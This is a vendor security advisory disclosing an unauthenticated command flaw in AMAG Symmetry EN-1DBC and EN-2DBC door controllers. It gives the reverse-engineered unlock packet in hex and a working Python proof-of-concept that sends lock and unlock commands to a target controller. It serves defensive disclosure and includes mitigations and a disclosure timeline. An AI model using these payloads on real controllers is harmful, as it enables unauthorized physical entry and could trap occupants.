Secureworks®

Secureworks® Security Advisory 2017-001

Incorrect access control in AMAG Technologies Symmetry Edge Network Door Controllers

(CVE-2017-16241)

Release date: December 9, 2017

Summary

Incorrect access control in AMAG Technology Symmetry Edge Network Door Controllers enables remote attackers to execute door controller commands by sending unauthenticated requests to affected devices via serial communication over TCP/IP. An attacker with network access to vulnerable door controllers could remotely trigger door lock and unlock commands. In addition, an attacker could inject arbitrary ID badge information into the controller's internal database, allowing unauthorized entry using an illegitimate ID badge.

Secureworks researchers discovered that several[1] Symmetry Edge Network Door Controller versions are affected:

- AMAG Technology EN-1DBC
  - Boot App Version: 23611 03.60
  - STD App Version: 23603 03.60
- AMAG Technology EN-2DBC
  - Boot App Version: 24451 01.00
  - STD App Version: 2461 01.00

Incorrect access control (CVE-2017-16241) — High severity

Incorrect access control in AMAG Technology Symmetry Door Edge Network Controllers enables remote attackers to execute door controller commands (e.g., lock, unlock, add ID card value) by sending unauthenticated requests to affected devices via serial communication over TCP/IP. By monitoring TCP network traffic between the legitimate AMAG Symmetry SMS physical access control server and the EN-1DBC and EN-2DBC networked door controllers, Secureworks researchers were able to reverse engineer the basic data structure of the network communication.

The following packet structure is associated with the unlock command being sent from AMAG Symmetry SMS:

- **Packet data structure, ASCII:** .01ZZ$Ud11A9
- **Packet data structure, Hex:** 0230315a5a24556431314139
- **Node address:** .01ZZ (0230315a5a)

[1] Testing was not exhaustive across all versions of Symmetry products, so this issue may exist in additional versions.

- **Command:** $Ud (245564)
- **Reader port:** 11 (3131)
- **Checksum:** A9 (4139)

The unlock command packet was static across all tested EN-1DBC and EN-2DBC door controllers. By sending this data payload to the door controllers from a third-party system that was not associated with the physical access control software, Secureworks researchers were able to trigger the door controllers to unlock the associated locking mechanism. This attack does not require authentication.

Secureworks researchers repeated this approach with several other identified commands. The researchers noted the use of the Ca and Cd commands after adding or removing an RFID badge from the access group associated with the tested door controllers. The RFID badge data was encoded but not encrypted. The researchers were able to reverse engineer and re-implement this encoding, allowing RFID badge values from a third-party system to be implanted without authentication. Secureworks researchers also tested the Vf and Ld commands and found them to be vulnerable. Additional commands were not thoroughly tested.

Proof of concept (PoC) exploit

```
#!/usr/bin/env python
#
# usage: python endbc-exploit.py –c <lock|unlock> -i <controller ip>
#

import socket
import argparse
import binascii
import re

# Unlock door #
def unlock(ip, port):
  print "[*] Sending 'unlock' command to "+ip
  s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
  s.connect((ip, port))
  s.send('0230315a5a24556431314139'.decode('hex'))
  s.close

# Relock door #
def lock(ip, port):
  print "[*] Sending 'lock' command to "+ip
  s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
  s.connect((ip, port))
  s.send('0230315a5a244c6431314232'.decode('hex'))
  s.close

if __name__ == '__main__':
  parser = argparse.ArgumentParser(usage='./endbc-exploit.py -c unlock -i
192.168.1.1')
  parser.add_argument('-c', '--cmd', required=True, help='Command to send to door
controller')
```

```
  parser.add_argument('-i', '--ip', required=True, help='IP of target door
controller')
  parser.add_argument('-p', '--port', default="3001", type=int, help='Target port on
door controller (default: %(default)s)')
  args = parser.parse_args()
  ip = args.ip
  port = args.port
  print "[*] Targeting EN-1DBC at: "+ip+":"+str(port)
  if args.cmd == "lock":
    lock(ip,port)
  if args.cmd == "unlock":
    unlock(ip,port)
```

Example packet captures

The following packet capture screenshots show legitimate and illegitimate traffic between the Symmetry SMS server, an EN-1DBC, and the researchers' third-party system. Figure 1 shows the unlock command (Ud) sent from the Symmetry SMS server at 192.168.100.51 to the EN-1DBC door controller at 192.168.100.87.



Figure 1. Legitimate unlock command. (Source: Secureworks)

Figure 2 shows the successful unlock command (Ud) sent from the researchers' systems at 192.168.100.184 to the EN-1DBC door controller at 192.168.100.87.



Figure 2. Spoofed unlock command. (Source: Secureworks)

Justification of assigned severity

Severity: **High**

CVSSv3

9.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:H/A:L)

- **Attack vector (AV):** This attack can be performed via the network (N).
- **Attack complexity (AC):** The attack complexity is Low (L). Specialized access conditions or extenuating circumstances do not exist. An attacker can expect repeatable success against the vulnerable component.
- **Privileges required (PR):** The attacker does not require authentication (N) prior to attack, and therefore does not require access to settings or files to carry out an attack.
- **User interaction (UI):** The vulnerability can be exploited without any user interaction (N).
- **Scope (S):** This attack can allow an attacker with network access to bypass physical controls and gain access to a secured physical area, thus changing (C) the scope of affected resources.
- **Confidentiality (C):** The confidentiality of the device is not impacted by this vulnerability (N).
- **Integrity (I):** An attacker can inject fake card values, which can then be used to physically bypass the door. Because the primary function of a door controller is to help control access, this vulnerability has a High (H) impact on device integrity.
- **Availability (A):** By repeatedly issuing the lock command, an attacker may be able to temporarily deny entry or exit via a controlled door. As a result, an attacker could cause reduced performance or interruptions in resource availability on the device (L).

Damage

This vulnerability enables remote, unauthenticated attackers to issue commands to vulnerable controllers, including those that lock and unlock doors. This ability could cause physical safety hazards (e.g., locking

doors before a fire). The ability to inject false card values into vulnerable controllers could give attackers access to secured areas where they could conduct additional malicious activity.

Reproducibility

Exploitation of this vulnerability does not require unique information, so this attack is easy to reproduce. A simple unmodified Python script can perform the attack.

Exploitability

Exploitation is trivial because it does not require any unique conditions.

Affected users

Users of the AMAG Technology EN-1DBC and EN-2DBC controllers are vulnerable. These door controllers are common.

Discoverability

This vulnerability was trivial to discover and exploit.

Security recommendations

- Enable the optional AES-256 encryption on EN-1DBC+ and EN-2DBC controllers.
- Ensure that Symmetry Security Management System (Symmetry SMS) software is fully updated.
- If possible, implement network segmentation to help isolate physical access-control devices such as door controllers.

Vendor feedback

AMAG Technology provided the following response:

This vulnerability is an out of the box situation with default program settings. All AMAG products currently supported (which includes the EN-1DBC and EN-2DBC listed) include AES encrypted communications between network components if configured.

Options include controller initiated communications which would prevent external attack of this nature and intrusion detection notification to the software.

Disclosure timeline

Date	Action
April 27, 2017	Secureworks attempts to contact AMAG and provides an initial draft of this advisory.
May 24, 2017	Secureworks makes a second attempt to contact AMAG, attaching the advisory draft.
May 25, 2017	An AMAG employee acknowledges the issue.
May 30, 2017	Secureworks requests additional information, including expected remediation timeline. AMAG did not respond.

Date	Action
June 12, 2017	Secureworks repeats the request for additional information, including expected remediation timeline. AMAG did not respond.
October 27, 2017	Secureworks notifies the CERT Coordination Center (CERT/CC) of the vulnerability. The CERT/CC attempts to contact AMAG but does not receive a response.
October 30, 2017	MITRE assigns CVE-2017-16241 to the issue.
November 21, 2017	Secureworks provides AMAG with additional notification of the public disclosure timeline, including a draft of this advisory.
November 23, 2017	Secureworks received a second response from AMAG.
November 28, 2017	Secureworks discussed the findings and disclosure timeline with an AMAG executive. AMAG stated they would notify their clients prior to the December 9 disclosure date.
December 9, 2017	Secureworks publicly discloses the issue.

PGP key

This advisory has been signed with a Secureworks PGP key that is available for download at https://www.secureworks.com/~/media/Files/Keys/SecureworksDisclosures.ashx?la=en.

Disclaimer